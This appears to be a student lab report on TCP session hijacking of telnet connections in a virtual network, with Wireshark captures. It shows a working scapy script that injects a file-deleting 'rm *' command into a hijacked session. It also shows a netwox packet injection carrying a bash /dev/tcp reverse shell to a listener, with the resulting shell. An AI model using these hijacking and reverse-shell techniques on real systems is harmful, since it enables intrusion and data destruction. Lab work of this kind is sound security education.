
Screenshot 4.1.2: Telnet connection from client to server and server can access the new.txt file in server's desktop directory.




Screenshot 4.1.3: Last TCP packet in wireshark for the connection of client to server.



Screenshot 4.1.4: Attacker using the sequence number, port and acknowledgement number.




Screenshot 4.1.5: When the attacker executes the command, multiple retransmissions happen. The server thinks that the connection is lost and retransmits packets but is continuously dropped by the client.




Screenshot 4.1.6: Also, in the client machine, the connection is frozen and the only way to exit the terminal is to forcibly exit.

4.2 Using scapy python script:



Screenshot 4.2.1: Client connects to server using telnet



Screenshot 4.2.2: Last packet details in wireshark for using port, sequence number and acknowledgement number.

The screenshot shows a Gedit text editor window titled "session_hijack.py (~/Desktop) - gedit". The code is a Python script using the scapy library to send a session hijacking packet. The code includes imports for sys and scapy.all, prints a message, creates IP and TCP layers, sets sequence and acknowledgement numbers, and sends the packet.

```
#!/usr/bin/python
import sys
from scapy.all import *

print("Sending session hijacking packet .....")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.7")
TCPLayer = TCP(sport=55710, dport=23, flags="A", seq=3752033784, ack=277118847)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Screenshot 4.2.3: Attacker code snippet with port, sequence number and acknowledgement number.

The screenshot shows a terminal window titled "Terminal" with the command "sudo python3 session_hijack.py" run. The output shows the creation of a TCP packet with various fields set. The "sport" field is set to 55710, "dport" to 23, "seq" to 3752033784, and "ack" to 277118847. The "load" field contains the string "\r rm *\n\r". The command "ls(pkt)" is also shown to list the packet structure.

```
seed@pes1201800144rajdeep:~/Desktop$ sudo python3 session_hijack.py
Sending session hijacking packet .....
version : BitField (4 bits)          = 4          (4)
ihl    : BitField (4 bits)          = None      (None)
tos   : XByteField                = 0          (0)
len   : ShortField               = None      (None)
id    : ShortField               = 1          (1)
flags : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
       : BitField (13 bits)          = 0          (0)
ttl   : ByteField                 = 64         (64)
proto : ByteEnumField            = 6          (0)
chksum : XShortField             = None      (None)
src   : SourceIPField            = '10.0.2.5' (None)
dst   : DestIPField              = '10.0.2.7' (None)
options : PacketListField        = []        ([])

...
sport  : ShortEnumField           = 55710     (20)
dport  : ShortEnumField           = 23        (80)
seq    : IntField                 = 3752033784 (0)
ack    : IntField                 = 277118847 (0)
dataofs : BitField (4 bits)        = None      (None)
reserved : BitField (3 bits)        = 0          (0)
flags  : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (S)>
)
window : ShortField              = 8192      (8192)
checksum : XShortField           = None      (None)
urgptr : ShortField              = 0          (0)
options : TCPOptionsField        = []        (b'')
load   : StrField                = b'\r rm *\n\r' (b'')
```


Screenshot 4.2.4: Attacker executes the code

*enp0s3

No.	Time	Source	Destination	Protocol	Length	Info
81	2021-02-08 07:56:54.3337673...	10.0.2.7	10.0.2.5	TELNET	68	Telnet Data ...
82	2021-02-08 07:56:54.3340236...	10.0.2.5	10.0.2.7	TCP	66	55710 → 23 [ACK] Seq=3752033784 Ack=
83	2021-02-08 07:56:54.3361362...	10.0.2.7	10.0.2.5	TELNET	75	Telnet Data ...
84	2021-02-08 07:56:54.3364874...	10.0.2.5	10.0.2.7	TCP	66	55710 → 23 [ACK] Seq=3752033784 Ack=
85	2021-02-08 07:56:54.3367020...	10.0.2.7	10.0.2.5	TELNET	121	Telnet Data ...
86	2021-02-08 07:56:54.3369193...	10.0.2.5	10.0.2.7	TCP	66	55710 → 23 [ACK] Seq=3752033784 Ack=
87	2021-02-08 07:57:09.3034432...	10.0.2.7	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x2c4
88	2021-02-08 07:57:09.3136345...	10.0.2.3	10.0.2.7	DHCP	590	DHCP ACK - Transaction ID 0x2c4
89	2021-02-08 07:57:14.4187296...	PcsCompu_41:2f:7e	PcsCompu_5a:fd:d2	ARP	42	Who has 10.0.2.3? Tell 10.0.2.7
90	2021-02-08 07:57:14.4189603...	PcsCompu_5a:fd:d2	PcsCompu_41:2f:7e	ARP	60	10.0.2.3 is at 08:00:27:5a:fd:d2
91	2021-02-08 07:57:41.5079479...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x678
92	2021-02-08 07:57:41.5213472...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Transaction ID 0x678
93	2021-02-08 07:57:46.6637035...	PcsCompu_fd:a4:46	PcsCompu_5a:fd:d2	ARP	60	Who has 10.0.2.3? Tell 10.0.2.5
94	2021-02-08 07:57:46.6637247...	PcsCompu_5a:fd:d2	PcsCompu_fd:a4:46	ARP	60	10.0.2.3 is at 08:00:27:5a:fd:d2
95	2021-02-08 07:57:53.8064950...	10.0.2.5	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.
96	2021-02-08 07:57:54.7013067...	fe80::4775:ca84:155...	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.
97	2021-02-08 07:58:13.8662623...	PcsCompu_31:93:da	Broadcast	ARP	60	Who has 10.0.2.7? Tell 10.0.2.9
98	2021-02-08 07:58:13.8662795...	PcsCompu_41:2f:7e	PcsCompu_31:93:da	ARP	42	10.0.2.7 is at 08:00:27:41:2f:7e
99	2021-02-08 07:58:13.8835166...	10.0.2.5	10.0.2.7	TELNET	62	Telnet Data ...
100	2021-02-08 07:58:13.8847349...	10.0.2.7	10.0.2.5	TELNET	130	Telnet Data ...
101	2021-02-08 07:58:14.0909613...	10.0.2.7	10.0.2.5	TELNET	763	Telnet Data ...
102	2021-02-08 07:58:14.3056688...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]
103	2021-02-08 07:58:14.7392223...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]
104	2021-02-08 07:58:15.5709383...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]
105	2021-02-08 07:58:17.2346806...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]
106	2021-02-08 07:58:18.9311774...	PcsCompu_41:2f:7e	PcsCompu_fd:a4:46	ARP	42	Who has 10.0.2.5? Tell 10.0.2.7
107	2021-02-08 07:58:18.9322672...	PcsCompu_fd:a4:46	PcsCompu_41:2f:7e	ARP	60	10.0.2.5 is at 08:00:27:fd:a4:46
108	2021-02-08 07:58:20.7514630...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]
109	2021-02-08 07:58:27.4430637...	10.0.2.7	10.0.2.5	TCP	827	[TCP Retransmission] 23 → 55710 [PSH]

▶ Frame 86: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_fd:a4:46 (08:00:27:fd:a4:46), Dst: PcsCompu_41:2f:7e (08:00:27:41:2f:7e)
 ▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.7
 ▶ Transmission Control Protocol, Src Port: 55710, Dst Port: 23, Seq: 3752033784, Ack: 277118847, Len: 0

Screenshot 4.2.5: When the attacker executes the command, multiple retransmissions happen. The server thinks that the connection is lost and retransmits packets but is continuously dropped by the client.




Screenshot 4.2.6: The file(new.txt) in the server machine gets deleted


=====

TASK 5:

5.1 Using netwox command:



Screenshot 5.1.1: Client connects to server using telnet



Screenshot 5.1.2: Last packet details for the above telnet connection

```

Terminal
seed@pes1201800144rajdeep:~$ sudo netwox 40 --ip4-src "10.0.2.5" --ip4-dst "10.0
.2.7" --ip4-ttl 64 --tcp-dst 23 --tcp-src "38717" --tcp-seqnum "1201602624" --tc
p-window 237 --tcp-ack --tcp-acknum "1041339924" --tcp-data ""/bin/bash -i > /de
v/tcp/10.0.2.9/9090 2>&1 0<&1"
IP
version| ihl |      tos      |          totlen
 4   | 5   | 0x00=0  | 0x0057=87
id       | r|D|M| offset| frag
 0x6662=26210 | 0|0|0| 0x0000=0
ttl     | protocol | checksum
 0x40=64  | 0x06=6  | 0xFC33
source           destination
              10.0.2.5
              10.0.2.7
TCP
source port      destination port
0x9730=38717    0x0017=23
seqnum
0x479F0040=1201602624
acknum
0x3E119614=1041339924
doff |r|r|r|r|C|E|U|A|R|S|F| window
5  |0|0|0|0|0|0|1|0|0|0| 0x00ED=237
checksum
0xF36A=62314  urgptr
0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 39 # dev/tcp/10.0.2.9
2f 39 30 39 30 20 32 3e 26 31 20 30 3c 26 31 # /9090 2>&1 0<&1
seed@pes1201800144rajdeep:~$ []

```

```

Terminal
seed@pes1201800144rajdeep:~$ nc -l 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 50704)
seed@pes1201800144rajdeep:~$ ifconfig
ifconfig
enp0s3  Link encap:Ethernet HWaddr 08:00:27:41:2f:7e
        inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
        inet6 addr: fe80::8471:adfc:2246/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:18229 errors:0 dropped:0 overruns:0 frame:0
          TX packets:878 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10143562 (10.1 MB) TX bytes:82471 (82.4 KB)


lo    Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:516 errors:0 dropped:0 overruns:0 frame:0
          TX packets:516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:54738 (54.7 KB) TX bytes:54738 (54.7 KB)

seed@pes1201800144rajdeep:~$ 

